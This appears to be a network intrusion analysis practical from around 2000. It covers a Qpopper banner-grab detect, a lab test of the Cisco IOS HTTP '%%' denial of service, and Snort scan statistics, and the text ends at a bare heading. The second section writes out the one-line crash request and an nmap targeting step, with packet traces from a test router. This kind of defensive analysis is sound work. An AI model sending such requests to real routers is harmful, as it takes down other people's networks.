PORT=3972   +OK QPOP (version 2.53) at mypop.my.net starting.
ADDR  HEX                                                   ASCII
0000: 00 10 0b 49 d9 00 00 e0 1e 94 5f 00 08 00 45 00 | ....R..\.m^.....
0010: 00 6e 2d 4e 40 00 fd 06 ef 9a xx xx 06 0b d3 ac | .>.+ .....F~..L.
0020: c0 47 00 6e 0f 84 38 7d 4c 03 08 0a 09 77 80 18 | {..>.d.'<.......
0030: 27 98 75 09 00 00 01 01 08 0a 0f 56 84 d9 0c 71 | .q..........dR..
0040: 38 c0 2b 4f 4b 20 51 50 4f 50 20 28 76 65 72 73 | .{.|...&|&......
0050: 69 6f 6e 20 32 2e 35 33 29 20 61 74 20 69 73 2d | .?>......./.....
0060: 6e 65 77 73 2e 67 6f 76 2e 61 62 2e 63 61 20 73 | >.....?../.../..
0070: 74 61 72 74 69 6e 67 2e 20 20 0d 0a             | ./...>......

- - - - - - - - - - - - - - - - - - - - Frame 14 - - - - - - - - - - - - - - - - - - - -
 Frame Source Address    Dest. Address      Size Rel. Time     Delta Time    Abs. Time              Summary
    14 [211.172.192.71]  [MY.NET.6.11]       60 005:43:34.751 0.231.602     09/12/2000 03:49:07 AM TCP: D=110
S=3972 RST WIN=0
ADDR  HEX                                                   ASCII
0000: 00 e0 1e 94 5f 00 00 10 0b 49 d9 00 08 00 45 00 | .\.m^.....R.....
0010: 00 28 71 8e 00 00 f0 06 f8 a0 d3 ac c0 47 xx xx | ......0.8.L.{.F~
0020: 06 0b 0f 84 00 6e 08 0a 09 77 00 00 00 00 50 04 | ...d.>........&.
0030: 00 00 2d cd 00 00 00 00 00 00 00 00             | ............
```

1. Source of trace.
   This trace came from my network.

2. Detect was generated by:
   This detect was generated using a combination of our ISS Realsecure IDS and a NAI Sniffer capturing on the IP address of my POP3 server. After I saw the sniffer trace I went back and dug up the logs.

3. Probability the source address was spoofed.

   By doing a zone transfer and completing the Qpop recognizance indicates that this was not a spoofed address.

4. Description of attack.

   The attacker was looking to gain specific information about the version of the Qpopper that my mail server was running. With this information he would be able to determine if it was vulnerable to attack.

5. Attack mechanism

   The attack started out with a zone transfer from my DNS. This would have given the attacker solid information about which IP addresses were available to take action against. The attacker then did a POP3 scan against the addresses provided by the zone transfer.

   The attacker now opens a connection to the port 110 on the mail server. The server responds with a positive SYN/ACK. The attacker then completes the three-way handshake with an ACK and immediately sends a FIN packet to begin breaking down the connection. The POP server acknowledges the FIN and then turns around and pushes a banner to the attacker with the Qpop version '+OK QPOP (version 2.53) at POP.MY.DOMAIN starting.' At this point the attacker sends a reset and the connection is terminated. The attacker has what he was looking for.

6. Correlations:
   http://www.cert.org/advisories/CA-98.08.qpopper_vul.html

7. Evidence of active targeting:

   In order for this attack to work the attacker must make a connection to the victim and the victim must be offering the POP3 service.

8. Severity
   (Critical + Lethal) – (System + Network Countermeasures) = Severity
   (5 + 1) – (4 + 1) = 1

   Critical = 5 – POP server
   Lethal = 1 – No access was gained by the attacker.
   System = 4 – system and patches up to date.
   Network = 1 – attack got through in its entirety.

9. Defensive recommendations.

   This attack could be prevented by closing POP3 TCP port 110 to the Internet.
   The banner could be changed to something (a security message) besides the Qpop version number.

10. Question:

```
Frame Source Address    Dest. Address      Size Rel. Time      Abs. Time              Summary
     1 [211.172.192.71]  [MY.NET.6.11]       74 000:00:00.000 09/11/2000 10:05:32 PM TCP: D=110 S=2944 SYN
SEQ=4138985339 LEN=0 WIN=32120
     2 [MY.NET.6.11]    [211.172.192.71]     74 000:00:00.004 09/11/2000 10:05:32 PM TCP: D=2944 S=110 SYN
ACK=4138985340 SEQ=2503948209 LEN=0 WIN=10136
     3 [211.172.192.71]  [MY.NET.6.11]       66 000:00:00.235 09/11/2000 10:05:32 PM TCP: D=110 S=2944
ACK=2503948210 WIN=32120
     4 [211.172.192.71]  [MY.NET.6.11]       66 000:00:00.236 09/11/2000 10:05:32 PM TCP: D=110 S=2944 FIN
ACK=2503948210 SEQ=4138985340 LEN=0 WIN=32120
```

Given this trace we can conclude that:
a) It is normal RPC traffic.
b) It is abnomal RPC traffic
c) Port information was passed to the attacker.
d) This would only occur if the RPC port were open.

Answer c

Assignment 2 - Evaluate an Attack

Cisco HTTP denial of service attack.

This attack affects virtually all unpatched Cisco routers and switches running Cisco IOS software releases 11.1 through 12.1, inclusive that have the HTTP Service enabled.

The Cisco field notice (http://www.cisco.com/warp/public/707/ioshttpserver-pub.shtml) states that :

The defect appears in a function added in IOS releases 11.1 and 11.2 that parses special characters in a URI of the format "%nn" where each "n" represents a hexadecimal digit. The vulnerability is exposed when an attempt is made to browse to: "http://<router-ip>/%%". Due to the defect, the function incorrectly parses "%%" and it enters an infinite loop. A watchdog timer expires two minutes later and forces the router to crash and reload.

Of note is that this attack is independent of authentication method used by the router.

Attack Scenario

I conducted these tests using a Cisco 2503 router with 4096kbs of memory and running IOS Version 11.2(15a). This was a test router and as such did not have traffic running though it. If it was expected to route a large number of packets the buffers would have probably filled and router would have not been able to start processing packet again.

Attacks were performed using Internet Explorer 5.01 and Nessus 1.0.3
All trace's are done using an NAI (Network General) Sniffer.

For the attack I had a ping, a telnet session, and a console session running to the router.
Miscellaneous pings were also coming from various network management systems.
This attack was done using IE 5.01

Source Address	Dest. Address	Size	Rel. Time	Summary
[MY.NET.42.133]	[MY.NET.6.8]	90	000:03:37.438	NTP/SNTP: Version 3
[MY.NET.6.8]	[MY.NET.42.133]	90	000:03:37.441	NTP/SNTP: Version 3
[MY.NET.2.119]	[MY.NET.42.133]	74	000:04:07.224	ICMP: Echo
[MY.NET.42.133]	[MY.NET.2.119]	74	000:04:07.226	ICMP: Echo reply
[MY.NET.2.119]	[MY.NET.42.133]	74	000:04:08.216	ICMP: Echo
[MY.NET.42.133]	[MY.NET.2.119]	74	000:04:08.218	ICMP: Echo reply
[MY.NET.2.119]	[MY.NET.42.133]	74	000:04:09.218	ICMP: Echo
[MY.NET.42.133]	[MY.NET.2.119]	74	000:04:09.220	ICMP: Echo reply
[MY.NET.2.119]	[MY.NET.42.133]	74	000:04:10.219	ICMP: Echo
[MY.NET.42.133]	[MY.NET.2.119]	74	000:04:10.221	ICMP: Echo reply
[MY.NET.2.119]	[MY.NET.42.133]	74	000:04:11.220	ICMP: Echo
[MY.NET.42.133]	[MY.NET.2.119]	74	000:04:11.222	ICMP: Echo reply
[MY.NET.2.119]	[MY.NET.42.133]	74	000:04:12.222	ICMP: Echo
[MY.NET.42.133]	[MY.NET.2.119]	74	000:04:12.224	ICMP: Echo reply
[MY.NET.2.119]	**[MY.NET.42.133]**	**401**	**000:04:12.716**	**TCP: D=80 S=1813 SYN SEQ=277784045 LEN=0 WIN=8192**
[MY.NET.42.133]	**[MY.NET.2.119]**	**60**	**000:04:12.719**	**TCP: D=1813 S=80 SYN ACK=277784046 SEQ=705381263 LEN=0 WIN=4288**
[MY.NET.2.119]	**[MY.NET.42.133]**	**60**	**000:04:12.719**	**TCP: D=80 S=1813 ACK=705381264 WIN=8576**
[MY.NET.2.119]	**[MY.NET.42.133]**	**401**	**000:04:12.721**	**HTTP: C Port=1813 GET /%% HTTP/1.1**
[MY.NET.2.119]	[MY.NET.42.133]	74	000:04:13.223	ICMP: Echo
[MY.NET.2.119]	[MY.NET.42.133]	74	000:04:14.285	ICMP: Echo
[MY.NET.2.119]	[MY.NET.42.133]	74	000:04:15.286	ICMP: Echo
[MY.NET.2.119]	[MY.NET.42.133]	401	000:04:15.637	HTTP: C Port=1813 GET /%% HTTP/1.1
[MY.NET.2.119]	[MY.NET.42.133]	74	000:04:16.288	ICMP: Echo
[MY.NET.2.119]	[MY.NET.42.133]	74	000:04:17.289	ICMP: Echo
[MY.NET.2.119]	[MY.NET.42.133]	60	000:04:17.295	Telnet: C PORT=1808 <0D0A>
[MY.NET.2.119]	[MY.NET.42.133]	60	000:04:17.539	Telnet: C PORT=1808 <0D0A>
[MY.NET.2.119]	[MY.NET.42.133]	60	000:04:18.140	Telnet: C PORT=1808 <0D0A0D0A0D0A>
[MY.NET.2.119]	[MY.NET.42.133]	74	000:04:18.291	ICMP: Echo
[MY.NET.2.119]	[MY.NET.42.133]	74	000:04:19.292	ICMP: Echo
[MY.NET.2.119]	[MY.NET.42.133]	60	000:04:19.342	Telnet: C PORT=1808 <0D0A0D0A0D0A>
[MY.NET.2.119]	[MY.NET.42.133]	74	000:04:20.293	ICMP: Echo
[MY.NET.2.119]	[MY.NET.42.133]	74	000:04:21.295	ICMP: Echo
[MY.NET.2.119]	[MY.NET.42.133]	401	000:04:21.646	HTTP: C Port=1813 GET /%% HTTP/1.1
[MY.NET.6.130]	[MY.NET.42.133]	98	000:04:21.713	ICMP: Echo
[MY.NET.2.119]	[MY.NET.42.133]	60	000:04:21.745	Telnet: C PORT=1808 <0D0A0D0A0D0A>
[MY.NET.2.119]	[MY.NET.42.133]	74	000:04:22.296	ICMP: Echo
[MY.NET.6.130]	[MY.NET.42.133]	98	000:04:22.714	ICMP: Echo
[MY.NET.2.119]	[MY.NET.42.133]	74	000:04:23.298	ICMP: Echo
[MY.NET.2.119]	[MY.NET.42.133]	74	000:04:24.299	ICMP: Echo
[MY.NET.6.130]	[MY.NET.42.133]	98	000:04:24.725	ICMP: Echo
[MY.NET.2.119]	[MY.NET.42.133]	74	000:04:25.300	ICMP: Echo
[MY.NET.2.119]	[MY.NET.42.133]	74	000:04:26.302	ICMP: Echo

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[MY.NET.2.119]	[MY.NET.42.133]	74	000:06:17.958	ICMP: Echo
[MY.NET.2.119]	[MY.NET.42.133]	74	000:06:18.960	ICMP: Echo
[MY.NET.2.119]	[MY.NET.42.133]	74	000:06:19.961	ICMP: Echo

From router log: (router log time is not consistent with trace time)
%Software-forced reload
Preparing to dump core
00:15:09: %SYS-2-WATCHDOG: Process aborted on watchdog timeout, Process = HTTP Server
-Traceback= 3186658 31893A4 3183E34 31F7C86 31F7F3C 31F8084 31F8176 31F825C

Even though a reload has been issued the router will remain active for another 90 seconds.

The next record is the reply to the first ICMP echo sent to the router after the attack packet was received. The router then replies to all the frames that it has stored in it's buffers.

Note: The router is replying to the retransmissions of the attack but by this time the HTTP service is dead in the water and will not process the packets.

[MY.NET.42.133]	[MY.NET.2.119]	74	000:06:20.833	ICMP: Echo reply
[MY.NET.42.133]	[MY.NET.2.119]	74	000:06:20.835	ICMP: Echo reply
[MY.NET.42.133]	[MY.NET.2.119]	74	000:06:20.836	ICMP: Echo reply
[MY.NET.42.133]	[MY.NET.2.119]	60	000:06:20.838	TCP: D=1813 S=80 ACK=277784393 WIN=3941
[MY.NET.42.133]	[MY.NET.2.119]	74	000:06:20.840	ICMP: Echo reply
[MY.NET.42.133]	[MY.NET.2.119]	74	000:06:20.841	ICMP: Echo reply
[MY.NET.42.133]	[MY.NET.2.119]	60	000:06:20.844	TCP: D=1808 S=23 ACK=277459522 WIN=4192
[MY.NET.2.119]	[MY.NET.42.133]	60	000:06:20.844	TCP: D=23 S=1808 RST WIN=0
[MY.NET.42.133]	[MY.NET.2.119]	74	000:06:20.846	ICMP: Echo reply
[MY.NET.42.133]	[MY.NET.2.119]	74	000:06:20.848	ICMP: Echo reply
[MY.NET.42.133]	[MY.NET.2.119]	60	000:06:20.849	TCP: D=1808 S=23 ACK=277459526 WIN=4188
[MY.NET.2.119]	[MY.NET.42.133]	60	000:06:20.850	TCP: D=23 S=1808 RST WIN=0
[MY.NET.42.133]	[MY.NET.2.119]	74	000:06:20.851	ICMP: Echo reply
[MY.NET.42.133]	[MY.NET.2.119]	74	000:06:20.853	ICMP: Echo reply
[MY.NET.42.133]	[MY.NET.2.119]	60	000:06:20.855	TCP: D=1813 S=80 ACK=277784393 WIN=3941
[MY.NET.42.133]	[MY.NET.6.130]	98	000:06:20.856	ICMP: Echo reply
[MY.NET.42.133]	[MY.NET.2.119]	60	000:06:20.858	TCP: D=1808 S=23 ACK=277459526 WIN=4188
[MY.NET.2.119]	[MY.NET.42.133]	60	000:06:20.859	TCP: D=23 S=1808 RST WIN=0
[MY.NET.42.133]	[MY.NET.2.119]	74	000:06:20.860	ICMP: Echo reply
[MY.NET.42.133]	[MY.NET.6.130]	98	000:06:20.861	ICMP: Echo reply
[MY.NET.42.133]	[MY.NET.2.119]	74	000:06:20.863	ICMP: Echo reply
[MY.NET.42.133]	[MY.NET.2.119]	74	000:06:20.867	ICMP: Echo reply
[MY.NET.42.133]	[MY.NET.6.130]	98	000:06:20.868	ICMP: Echo reply
[MY.NET.42.133]	[MY.NET.2.119]	74	000:06:20.870	ICMP: Echo reply
[MY.NET.42.133]	[MY.NET.2.119]	74	000:06:20.871	ICMP: Echo reply
[MY.NET.42.133]	[MY.NET.2.119]	60	000:06:20.873	TCP: D=1808 S=23 ACK=277459526 WIN=4188
[MY.NET.2.119]	[MY.NET.42.133]	60	000:06:20.874	TCP: D=23 S=1808 RST WIN=0
[MY.NET.42.133]	[MY.NET.2.119]	74	000:06:20.875	ICMP: Echo reply
[MY.NET.42.133]	[MY.NET.2.119]	74	000:06:20.876	ICMP: Echo reply
[MY.NET.42.133]	[MY.NET.2.119]	74	000:06:20.878	ICMP: Echo reply
[MY.NET.42.133]	[MY.NET.2.119]	74	000:06:20.879	ICMP: Echo reply
[MY.NET.42.133]	[MY.NET.2.119]	74	000:06:20.881	ICMP: Echo reply
[MY.NET.42.133]	[MY.NET.2.119]	74	000:06:20.883	ICMP: Echo reply
[MY.NET.42.133]	[MY.NET.2.119]	74	000:06:20.884	ICMP: Echo reply
[MY.NET.42.133]	[MY.NET.2.119]	60	000:06:20.886	TCP: D=1813 S=80 ACK=277784393 WIN=3941
[MY.NET.42.133]	[MY.NET.2.119]	74	000:06:20.888	ICMP: Echo reply
[MY.NET.42.133]	[MY.NET.2.119]	74	000:06:20.889	ICMP: Echo reply
[MY.NET.42.133]	[MY.NET.2.119]	74	000:06:20.891	ICMP: Echo reply

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[MY.NET.42.133]	[MY.NET.2.119]	74	000:06:20.919	ICMP: Echo reply
[MY.NET.42.133]	[MY.NET.2.119]	74	000:06:20.921	ICMP: Echo reply
[MY.NET.42.133]	[MY.NET.2.119]	74	000:06:20.922	ICMP: Echo reply
[MY.NET.42.133]	[MY.NET.2.119]	60	000:06:20.924	TCP: D=1813 S=80 ACK=277784393 WIN=3941
[MY.NET.42.133]	[MY.NET.2.119]	74	000:06:20.926	ICMP: Echo reply
[MY.NET.42.133]	[MY.NET.2.119]	74	000:06:20.927	ICMP: Echo reply
[MY.NET.42.133]	[MY.NET.6.131]	98	000:06:20.929	ICMP: Echo reply
[MY.NET.42.133]	[MY.NET.2.119]	74	000:06:20.931	ICMP: Echo reply
[MY.NET.42.133]	[MY.NET.6.131]	98	000:06:20.932	ICMP: Echo reply
[MY.NET.42.133]	[MY.NET.2.119]	74	000:06:20.934	ICMP: Echo reply
[MY.NET.42.133]	[MY.NET.2.119]	74	000:06:20.935	ICMP: Echo reply

At this point the router has replied to all outstanding packets in it's buffer and has re-started normal operation. Unfortunately the core dump and reload commands have been issued so the router is shutting down.

A comparison of CPU and Memory statistics taken at this point in the attack show no marked change from before the attack started.

[MY.NET.42.133]	[MY.NET.6.8]	90	000:06:20.957	NTP/SNTP: Version 3
[MY.NET.6.8]	[MY.NET.42.133]	90	000:06:20.959	NTP/SNTP: Version 3
[MY.NET.2.119]	[MY.NET.42.133]	74	000:06:20.962	ICMP: Echo
[MY.NET.42.133]	[MY.NET.2.119]	74	000:06:20.965	ICMP: Echo reply
[MY.NET.42.133]	[MY.NET.2.119]	60	000:06:21.017	Telnet: R PORT=1808 <0D0A>
[MY.NET.2.119]	[MY.NET.42.133]	60	000:06:21.017	TCP: D=23 S=1808 RST WIN=0
[MY.NET.42.133]	[MY.NET.2.119]	61	000:06:21.021	Telnet: R PORT=1808 ppptes#
[MY.NET.2.119]	[MY.NET.42.133]	60	000:06:21.022	TCP: D=23 S=1808 RST WIN=0
[MY.NET.42.133]	[MY.NET.6.8]	90	000:06:21.032	NTP/SNTP: Version 3
[MY.NET.6.8]	[MY.NET.42.133]	90	000:06:21.035	NTP/SNTP: Version 3
[MY.NET.2.119]	[MY.NET.42.133]	74	000:06:21.964	ICMP: Echo
[MY.NET.42.133]	[MY.NET.2.119]	74	000:06:21.966	ICMP: Echo reply
[MY.NET.2.119]	[MY.NET.42.133]	74	000:06:22.965	ICMP: Echo
[MY.NET.42.133]	[MY.NET.2.119]	74	000:06:22.968	ICMP: Echo reply
[MY.NET.2.119]	[MY.NET.42.133]	74	000:06:23.966	ICMP: Echo
[MY.NET.42.133]	[MY.NET.2.119]	74	000:06:23.972	ICMP: Echo reply
[MY.NET.2.119]	[MY.NET.42.133]	74	000:06:24.968	ICMP: Echo
[MY.NET.42.133]	[MY.NET.2.119]	74	000:06:24.970	ICMP: Echo reply
[MY.NET.2.119]	[MY.NET.42.133]	74	000:06:25.969	ICMP: Echo
[MY.NET.42.133]	[MY.NET.2.119]	74	000:06:25.971	ICMP: Echo reply
[MY.NET.2.119]	[MY.NET.42.133]	74	000:06:26.971	ICMP: Echo
[MY.NET.42.133]	[MY.NET.2.119]	74	000:06:26.973	ICMP: Echo reply
[MY.NET.2.119]	[MY.NET.42.133]	74	000:06:27.972	ICMP: Echo
[MY.NET.42.133]	[MY.NET.2.119]	74	000:06:27.974	ICMP: Echo reply
[MY.NET.2.119]	[MY.NET.42.133]	74	000:06:28.973	ICMP: Echo
[MY.NET.42.133]	[MY.NET.2.119]	74	000:06:28.975	ICMP: Echo reply
[MY.NET.2.119]	[MY.NET.42.133]	74	000:06:29.975	ICMP: Echo
[MY.NET.42.133]	[MY.NET.2.119]	74	000:06:29.977	ICMP: Echo reply
[MY.NET.6.130]	[MY.NET.42.133]	98	000:06:30.012	ICMP: Echo
[MY.NET.42.133]	[MY.NET.6.130]	98	000:06:30.014	ICMP: Echo reply
[MY.NET.2.119]	[MY.NET.42.133]	74	000:06:30.976	ICMP: Echo
[MY.NET.2.119]	[MY.NET.42.133]	74	000:06:31.978	ICMP: Echo
[MY.NET.2.119]	[MY.NET.42.133]	74	000:06:32.979	ICMP: Echo

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The router is not buffering the ICMP echo requests any more. Any echo reply sent is in real time.
Many echoes are not answered.

[MY.NET.2.119]	[MY.NET.42.133]	74	000:07:00.017	ICMP: Echo
[MY.NET.2.119]	[MY.NET.42.133]	74	000:07:01.018	ICMP: Echo
[MY.NET.2.119]	[MY.NET.42.133]	74	000:07:02.020	ICMP: Echo
[MY.NET.42.133]	[MY.NET.2.119]	74	000:07:02.023	ICMP: Echo reply
[MY.NET.2.119]	[MY.NET.42.133]	74	000:07:03.021	ICMP: Echo
[MY.NET.42.133]	[MY.NET.2.119]	74	000:07:03.319	ICMP: Echo reply
[MY.NET.2.119]	[MY.NET.42.133]	74	000:07:04.023	ICMP: Echo
[MY.NET.42.133]	[MY.NET.2.119]	74	000:07:04.291	ICMP: Echo reply
[MY.NET.2.119]	[MY.NET.42.133]	74	000:07:05.024	ICMP: Echo

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[MY.NET.42.133]	[MY.NET.2.119]	74	000:07:43.079	ICMP: Echo reply
[MY.NET.2.119]	[MY.NET.42.133]	74	000:07:44.079	ICMP: Echo
[MY.NET.42.133]	[MY.NET.2.119]	74	000:07:44.388	ICMP: Echo reply
[MY.NET.2.119]	[MY.NET.42.133]	74	000:07:45.080	ICMP: Echo
[MY.NET.42.133]	[MY.NET.2.119]	74	000:07:45.082	ICMP: Echo reply
[MY.NET.2.119]	[MY.NET.42.133]	74	000:07:46.081	ICMP: Echo
[MY.NET.42.133]	[MY.NET.2.119]	74	000:07:46.083	ICMP: Echo reply
[MY.NET.2.119]	[MY.NET.42.133]	74	000:07:47.083	ICMP: Echo
[MY.NET.2.119]	[MY.NET.42.133]	74	000:07:48.084	ICMP: Echo
[MY.NET.2.119]	[MY.NET.42.133]	74	000:07:49.086	ICMP: Echo
[MY.NET.2.119]	[MY.NET.42.133]	74	000:07:50.087	ICMP: Echo

The router has reinitialized and will not respond until it has come back online approximately 62 seconds later. Effective time of the denial of service attack: 4 minutes and 39 seconds.

[MY.NET.2.119]	[MY.NET.42.133]	98	000:08:52.160	ICMP: Echo
[MY.NET.42.133]	[MY.NET.2.119]	98	000:08:52.162	ICMP: Echo reply
[MY.NET.42.133]	[MY.NET.2.79]	124	000:08:52.206	"SNMP: Trap-v1 Cold start sysUpTime, cisco.2.1.2.0"

Targeting

A simple nmap scan with OS finger printing and port 80 specified will give enough information to target this attack. The IOS may be patched but how can you be sure unless you try.

```
Starting nmap V. 2.53 by fyodor@insecure.org ( www.insecure.org/nmap/ )
Interesting ports on ppptest.pwss.gov.ab.ca (MY.NET.42.133):
Port       State       Service
80/tcp     open        http

TCP Sequence Prediction: Class=random positive increments
                         Difficulty=1083 (Medium)
Remote operating system guess: Cisco Router/Switch with IOS 11.2
Nmap run completed -- 1 IP address (1 host up) scanned in 0 seconds
```

Tool Comparison

A trace of Nessus performing the attack shows two differences from IE 5.01.

The first is that Nessus appears to always have options set in the initial syn packet increasing the packet length to 74 octets. The selected options are not consistent from run to run. The second is no other data besides the “get /%% HTTP/1.0” is pushed while with IE 5.01 a normal browser “GET” request is pushed.

Trace of Nessus performing the attack:

Source Address	Dest. Address	Size	Summary
[MY.NET.24.201]	[MY.NET.42.133]	**74**	TCP: D=80 S=1028 SYN SEQ=4271231167 LEN=0 WIN=32120
[MY.NET.42.133]	[MY.NET.24.201]	60	TCP: D=1028 S=80 SYN ACK=4271231168 SEQ=668706478 LEN=0 WIN=4288
[MY.NET.24.201]	[MY.NET.42.133]	60	TCP: D=80 S=1028 ACK=668706479 WIN=32120
[MY.NET.24.201]	[MY.NET.42.133]	74	HTTP: C Port=1028 GET /%% HTTP/1.0

```
ADDR  HEX                                                ASCII
  0000: 00 00 0c 3b a3 de 00 00 0c 07 5e e5 08 00 45 00 | ....t.....;V....
  0010: 00 3c 01 4e 40 00 3d 06 a2 65 XX XX XX XX XX XX | ...+ ...s..V.IGN
  0020: XX XX 04 04 00 50 fe 95 d0 c0 27 db a6 af 50 18 | .e...&.n}{..w.&.
  0030: 7f b8 ef fc 00 00 47 45 54 20 2f 25 25 20 48 54 | ".....GET /%% HT
  0040: 54 50 2f 31 2e 30 0d 0a 0d 0a                   | TP/1.0....
```

Trace of Windows Internet Explorer performing the attack:

Source Address	Dest. Address	Size	Summary
[MY.NET.2.119]	[MY.NET.42.133]	**60**	TCP: D=80 S=1799 SYN SEQ=275231548 LEN=0 WIN=8192
[MY.NET.42.133]	[MY.NET.2.119]	60	TCP: D=1799 S=80 SYN ACK=275231549 SEQ=2945175399 LEN=0 WIN=4288
[MY.NET.2.119]	[MY.NET.42.133]	60	TCP: D=80 S=1799 ACK=2945175400 WIN=8576
[MY.NET.2.119]	[MY.NET.42.133]	401	HTTP: C Port=1799 GET /%% HTTP/1.1

```
ADDR  HEX                                                ASCII
0000: 00 00 0c 3b a3 de 00 00 0c 07 5e e5 08 00 45 00 | ....t.....;V....
0010: 01 83 77 46 40 00 7e 06 00 78 XX XX XX XX XX XX | .c.. .=....V..GN
0020: XX XX 07 07 00 50 10 67 b3 3d af 8b cf 68 50 18 | .e...&........&.
0030: 21 80 bf 37 00 00 47 45 54 20 2f 25 25 20 48 54 | ......GET /%% HT
0040: 54 50 2f 31 2e 31 0d 0a 41 63 63 65 70 74 3a 20 | TP/1.1..Accept:
0050: 69 6d 61 67 65 2f 67 69 66 2c 20 69 6d 61 67 65 | image/gif, image
0060: 2f 78 2d 78 62 69 74 6d 61 70 2c 20 69 6d 61 67 | /x-xbitmap, imaj
0070: 65 2f 6a 70 65 67 2c 20 69 6d 61 67 65 2f 70 6a | e/jpeg, image/pj
0080: 70 65 67 2c 20 61 70 70 6c 69 63 61 74 69 6f 6e | peg, application
0090: 2f 76 6e 64 2e 6d 73 2d 65 78 63 65 6c 2c 20 61 | /vnd.ms-excel, a
00a0: 70 70 6c 69 63 61 74 69 6f 6e 2f 6d 73 77 6f 72 | pplication/mswor
00b0: 64 2c 20 61 70 70 6c 69 63 61 74 69 6f 6e 2f 76 | d, application/v
00c0: 6e 64 2e 6d 73 2d 70 6f 77 65 72 70 6f 69 6e 74 | nd.ms-powerpoint
00d0: 2c 20 2a 2f 2a 0d 0a 41 63 63 65 70 74 2d 4c 61 | , */*..accept-La
00e0: 6e 67 75 61 67 65 3a 20 65 6e 2d 75 73 0d 0a 41 | nguage: en-us..A
00f0: 63 63 65 70 74 2d 45 6e 63 6f 64 69 6e 67 3a 20 | ccept-Encoding:
0100: 67 7a 69 70 2c 20 64 65 66 6c 61 74 65 0d 0a 55 | gzip, deflate..U
0110: 73 65 72 2d 41 67 65 6e 74 3a 20 4d 6f 7a 69 6c | ser-Agent: Mozil
```

```
0120: 6c 61 2f 34 2e 30 20 28 63 6f 6d 70 61 74 69 62 | la/4.0 (compatib
0130: 6c 65 3b 20 4d 53 49 45 20 35 2e 30 31 3b 20 57 | le: MSIE 5.01; W
0140: 69 6e 64 6f 77 73 20 4e 54 3b 20 43 4e 45 54 48 | indows NT; CNETH
0150: 6f 6d 65 42 75 69 6c 64 30 35 31 30 39 39 29 0d | omeBuild051099).
0160: 0a 48 6f 73 74 3a 20          2e          2e    | .Host: XXX.XXX.X
0170:    2e          0d 0a 43 6f 6e 6e 65 63 74 69 6f | X.XXX..Connectio
0180: 6e 3a 20 4b 65 65 70 2d 41 6c 69 76 65 0d 0a 0d | n: Keep-Alive...
0190: 0a                                              | .
```

Assignment 3 "Analyze This"

Background

This is an analysis of the intrusions into your network from the Internet as well as any unusual activity that was initiated from within your network.

Using a Snort intrusion detection system, logs were gathered for a period of forty days. The logs while incomplete offer a good representation of the type of traffic that was expected to been seen on such a large network.

For the purpose of the report, incidents are divided into two categories:

Scanning:
Information gathering such as port scanning or OS fingerprinting.

Alerts:
Unauthorized Access attempts, file retrieval attempts, buffer overflow attempts.

SCANNING

As expected the largest number of alerts were reconnaissance sweep scans of your network. These scans are used by attackers to gain insight into your network structure. Two major types of scans were seen, the first are 'half open scans' or Syn scans where the attacker sends an initial packet to a service port on a machine and waits for a response. The response can be in the form of a reset packet if there is a machine at that address and the service is not available or an acknowledgment packet if the service is available. A reset packet tells the attacker that there is a machine running on that IP address while an acknowledgement gives the attacker specific information on how to attack a machine. The second were 'stealth' scans that are designed to get by firewalls, IDS's and blocking routers. These scans have flags set in the IP header that are either illegal or abnormal and are not considered as benign traffic. These are strictly mapping scans because they will never receive a positive response.

We saw close to four hundred different scanners and over four hundred thousand scans of your network during the report period.

Top ten scanned service ports. Total of 1736 ports scanned.

Port Number	Scans
FTP 21	141623
DNS 53	57280
SubSeven 27374	36818
Linuxconf 98	34631
POP3 110	1572
Gatecrasher 6970	1374
Telnet 23	530
Back Orifice 31337	473
Unknown 44767	430
Netbus 12345	225

Top ten addresses scanned. Total 29158 addresses scanned.

Address	Scans
MY.NET.70.12	1389
MY.NET.97.83	1242
MY.NET.253.1	1147
MY.NET.98.11	1060
MY.NET.181.8	903
MY.NET.101.8	844
MY.NET.5.4	526
MY.NET.98.18	360
MY.NET.60.8	358
MY.NET.179.5	336

TOP TWENTY SCANNERS

Scanner	Total Scans	Scanned Port
62.158.45.121	41203	FTP - TCP 21
212.170.19.199	32379	FTP - TCP 21
211.60.222.33	23591	DNS - TCP 53
24.2.123.9	22976	DNS - UDP 53
209.61.158.214	22114	Linuxconf - TCP 98
202.0.178.98	20020	DNS – TCP 53 SYN/FIN
211.38.95.138	17977	FTP - TCP 21
24.31.224.110	15900	FTP - TCP 21
4.54.218.36	15846	SubSeven - TCP 27374
193.251.15.20	13727	FTP - TCP 21
24.7.157.43	12822	SubSeven - TCP 27374
211.112.142.2	12512	Linuxconf - TCP 98
63.29.27.192	8574	FTP - TCP 21
4.54.218.182	5360	SubSeven - TCP 27374
200.241.187.2	5148	DNS - TCP 53
207.155.88.200	4786	DNS - TCP 53
195.132.120.31	3260	FTP - TCP 21
63.79.70.130	3056	FTP - TCP 21
202.147.24.142	2634	FTP - TCP 21
4.54.218.59	2306	SubSeven - TCP 27374

SYN-FIN Scans

Syn-Fin scans are stealth scans used as network reconnaissance and are capable of eluding some firewalls and IDS devices. The syn-fin flag status does not occur in normal TCP/IP traffic.

There were a total of 20895 scans of your class B network coming from 18 different source addresses. Of these the most serious offender 202.0.178.98 scanned port 53 (DNS) of at least 20020 addresses on June 28 between 06:52 AM and 07:14 AM. This scan had source and destination port set to 53 (DNS) which is often allowed into networks. There appear to be gaps in the data so additional addresses may have been scanned.

Fingerprinting

Fingerprinting is the process of sending packets with invalid flags to a machine and then analyzing the responses to determine the type of operating system that is running on the victim machine. With this information the attacker can tailor an appropriate attack for the operating system. The following is a list of addresses involved in fingerprinting scans. More scans were likely but the evidence was not conclusive.

Active Fingerprinting done against your network:

Source Address	Destination Address
128.194.85.201	MY.NET.110.57
132.205.201.12	MY.NET.182.95
137.132.46.183	MY.NET.217.38
141.24.132.100	MY.NET.70.119
144.41.242.217	MY.NET.110.57
195.11.224.126	MY.NET.20.10
195.11.224.6	MY.NET.20.10
195.162.198.85	MY.NET.130.190
195.162.199.244	MY.NET.130.65
204.214.75.93	MY.NET.182.94
207.171.37.127	MY.NET.100.236
208.46.220.122	MY.NET.98.166
210.121.242.164	MY.NET.100.236
212.238.27.23	MY.NET.181.87
212.4.207.26	MY.NET.100.236
213.224.84.2	MY.NET.100.236
24.129.216.167	MY.NET.100.236
24.147.11.125	MY.NET.100.236
24.15.91.132	MY.NET.110.249
24.23.33.140	MY.NET.5.29
24.234.91.14	MY.NET.100.236
24.24.116.143	MY.NET.110.249
24.24.80.165	MY.NET.181.87
24.31.235.77	MY.NET.217.174
24.51.106.188	MY.NET.100.236
24.66.252.137	MY.NET.70.241
24.9.250.103	MY.NET.217.46

PC Anywhere

